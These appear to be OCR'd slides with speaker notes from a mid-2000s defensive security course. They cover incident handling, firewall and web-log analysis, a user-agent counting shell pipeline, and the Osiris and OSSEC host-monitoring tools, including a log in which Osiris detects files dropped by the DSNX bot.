- Truman bootable CDRom
  - service emulation scripts
  - malware analysis tools
  - used with a vulnerable Windows machine that cycles through infection and analysis boot modes

http://www.lurhq.com/truman/

Frustrated with the overwhelming amount of malware that needed analysis, Joe Stewart from LURHQ set out to build a system to automate many of the tasks done during malware analysis.  Joe needed a windows box to infect, a linux box for analysis, a low interaction honeypot to emulate the vulnerable network.  He came up with TRUMAN.



# K.I.S.S.
# Keep It Simple, Sysadmin

"With Blaster, recovery took 38 days. With Sasser, we brought that down to five days," - Debby Wilson, Microsoft Security Response Center

- All these Network Early Warning Systems are simple
- Incident Handling Six Steps:
  - Plan, Identify, Contain, Eradicate, Recover and Lessons learned!


Eweek just ran an article on Sasser, the last big worm:

http://www.eweek.com/article2/0,1759,1816530,00.asp

"With Blaster, recovery took 38 days. With Sasser, we brought that down to five days,"

We need to bring this ship back to about 20 feet from port. The most important component is to perfect your patching and backup strategies.

Lets remember our incident handling steps: Plan, Identify, Contain, Eradicate, Recover and Lessons learned. Now, apply them.




# Containment - Firewalls

- Perimeter filtering
  - Ingress filtering
    - Inbound drop logs can be trended for high level view of activity
    - Port and protocol info will show you what the attacker is looking for
  - Egress filtering
    - monitoring logs will show attempts at outbound scanning
- Internal filtering
  - Monitor for internal scanning
  - packet audit trail for incident response & forensics

Firewalls can be a great source of information for your network early warning systems. You get firewall drop logs for TCP 1433 (MSSQL), or TCP 6129 (Dameware) and you know what the attacker is after. Do you have those ports running on your network? Are you sure?

Egress monitoring is even better. If you carefully deploy egress filtering, you should never see logs unless you have an incident (malicious, or accidental).

Internal filtering allows you to compartmentalize the internal network, which gives you the granular view into sections of your network to do some rally neat analysis. It also allows you to segment off areas of your network so that it does not either get infected nor infect any other network segments.




## Firewall Analysis

- Use this as a source for intel gathering
- Top 20 IP's and Lowest 10 IP's in your drop lists
- Run through
  - IDS logs - find attacks that get through
  - Web, SMTP, DNS logs - find zero day

Intelguardians

Using this simple method of intelligence gathering, you can quickly identify your top violators of policy, and perhaps even some trying to fly underneath the radar screen.  A simple perl script can automate this process and deliver daily, weekly, and monthly reports.




# Rogue SMTP Servers

- Define your allowed internal SMTP servers
- Monitor internal traffic for traffic:
  - Destined for an external SMTP server
  - Not sourced from your defined SMTP servers
  - Flag offending hosts for Incident Response

Intelguardians

Some of these suggestions may appear trivial. Therein lies their beauty. These solutions are simple and dirt cheap to deploy.

Have network policy disallowing the use of external SMTP servers. Then, monitor outbound network activity looking for packets destined for external SMTP servers. If they are not sourced from your internal SMTP servers, then you've got a problem.



# Unique User Agents

```
$ cat access.log | cut -d \" -f 6 | sort | uniq -c | sort -rn

    1214 Mozilla/4.75 (Nikto/1.32 )

        568 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

        564 Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-us) AppleWebKit/124 (KHTML, like
          Gecko) Safari/125

        363 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)

         40

          3  </script> HTTP/1.0

          2 SurveyBot/2.3 (Whois Source)
```

There are approximately 60 browsers on the market today. Outside the realm of the official browsers, spyware, programmers for web recon tools, spiders, crawlers and other web based tools also set their own user agent.

Over two years ago, we started tracking the Unique user agents at a large military installation. To date we have over 19,000 unique user agents!

Here we use a simple shell script:


```
$ cat access.log | cut -d \" -f 6 | sort | uniq -c | sort -rn
```

This concatenates the Apache web server access log through a series of other commands. First, we cut the user agent field from the file.

Cut -d \” -f 6  <-- will set the delimiter to: “, and take the sixth field.

Then, we sort the records. From these records, we extract the unique ones and count them (sort | uniq -c ).


Finally, we print the results in reverse numerical order: sor t -rn.



# Unique URL’s

- Flat file database of unique URI’s sent to webservers
- Alert for every new unique one
  - Zero day cgi exploitation detect possible
  - New Nikto / Nessus cgi plugin identification

This page intentionally left blank.




## Traffic Spikes

- Here we see a sustained saturation
  - Initial "test-run" at 10am GMT
  - Full saturation for over 8 hours starting at 1am GMT

Intelguardians

Here we see a traffic spike (actually two) using MRTG, the Multi-router traffic grapher. This tool collects SNMP data from network devices and displays hourly, daily, monthly and yearly graphs.

In this graph we see an early ramp up in activity at around 10am GMT. Then, almost 15 hours later, we see bandwidth getting crushed. Was the earlier spike a test run? We think so. The IP addresses involved were different, but the M.O. was the same.




## Osiris

- Multiplatform File Integrity Checker
  - Windows, Linux, *BSD, MacOS X, Solaris
- Client / Server Architecture
- Centralized Monitoring
- Scheduled Scans
- Used to show files and applications that change on a system

Osiris is a full featured file integrity checking program that runs on numerous platforms.  Osiris can be deployed to detect unauthorized changes to systems. It is convenient that Osiris is client/server based, so that a centralized process can run and analyze changes to the entire network.

If a client machine gets compromised, the admin can reinstall Osiris client and push over a scan configuration file from the non-compromised database. Osiris is re-run on the system, and all the changes to the system will be shown in the resulting report.




# Osiris Management Console

- Run from a command line
  - Intuitive (for Unix users)
  - Simple to run
- Remotely pushes scans over to End system
- CPU intensive while running the scan - pegs 100% in some cases

Menu driven system on the commandline is easy to use, but it may not be as user friendly if you are expecting a gui based tool.  If you want a GUI tool, I recommend using Languard’s free System Integrity Monitor.

Pushing a scan over to a 1ghz laptop running Windows XP caused CPU cycles to peg at 100%!




# Osiris Change Detects

```
osiris-4.1.8-release[fubar]: print-log 3
-------- begin log file --------
    compare time: Mon May 23 02:15:32 2005
           host: fubar
     scan config: default.windows2000 (951cbd4e)
        log file: 3
    base database: 2
 compare database: 4
[203][fubar][new][c:\winnt\system32\DSNX.exe]
[203][fubar][new][c:\winnt\system32\winbktc.exe]
[203][fubar][new][c:\winnt\system32\winpnif.exe]
[223][fubar][cmp][mod_kmods][service:AppMgmt][service:AppMgmt;dname:Application
      Management;status:stopped][service:AppMgmt;dname:Application
      Management;status:running]
Change Statistics:
-----------------------------------------------------------------
checksums: 0            SUID files: 0            root-owned files: 0
file permissions: 0     new: 3                   missing: 0
total differences: 4
```

Here we have Osiris detecting an installation of DSNX - a bot we will learn more about in the bot section of this course.  The three executables that were added to C:\winnt\system32 are all part of the DSNX bot.

By using a file integrity checker like Osiris or Samhain, zero day detects are certainly possible.


```
osiris-4.1.8-release[fubar]: print-log 3
-------- begin log file --------
    compare time: Mon May 23 02:15:32 2005
           host: fubar
     scan config: default.windows2000 (951cbd4e)
        log file: 3
    base database: 2
 compare database: 4
[203][fubar][new][c:\winnt\system32\DSNX.exe]
[203][fubar][new][c:\winnt\system32\winbktc.exe]
[203][fubar][new][c:\winnt\system32\winpnif.exe]
[223][fubar][cmp][mod_kmods][service:AppMgmt][service:AppMgmt;dname:Ap
plication Management;status:stopped][service:AppMgmt;dname:Application
```



## ossec


- Opensource host based intrusion detection system
- Loganalysis
- File integrity checking
- Kernel Mode Rootkit detection (on UNIX, Linux)
- Real time analysis, alerting, response

OSSEC is run by Daniel Cid, a good friend of mine from Brazil. It has evolved into an impressive open source security tool. The principle is simple: collect and analyze logs, and the system.



# ossec modes

- Server - UNIX and Linux
  - Centralized repository and analysis
- Agent - UNIX, Linux,  Windows
  - Client side code for analysis and data transfer to Server
- Local
  - All components run on a single box

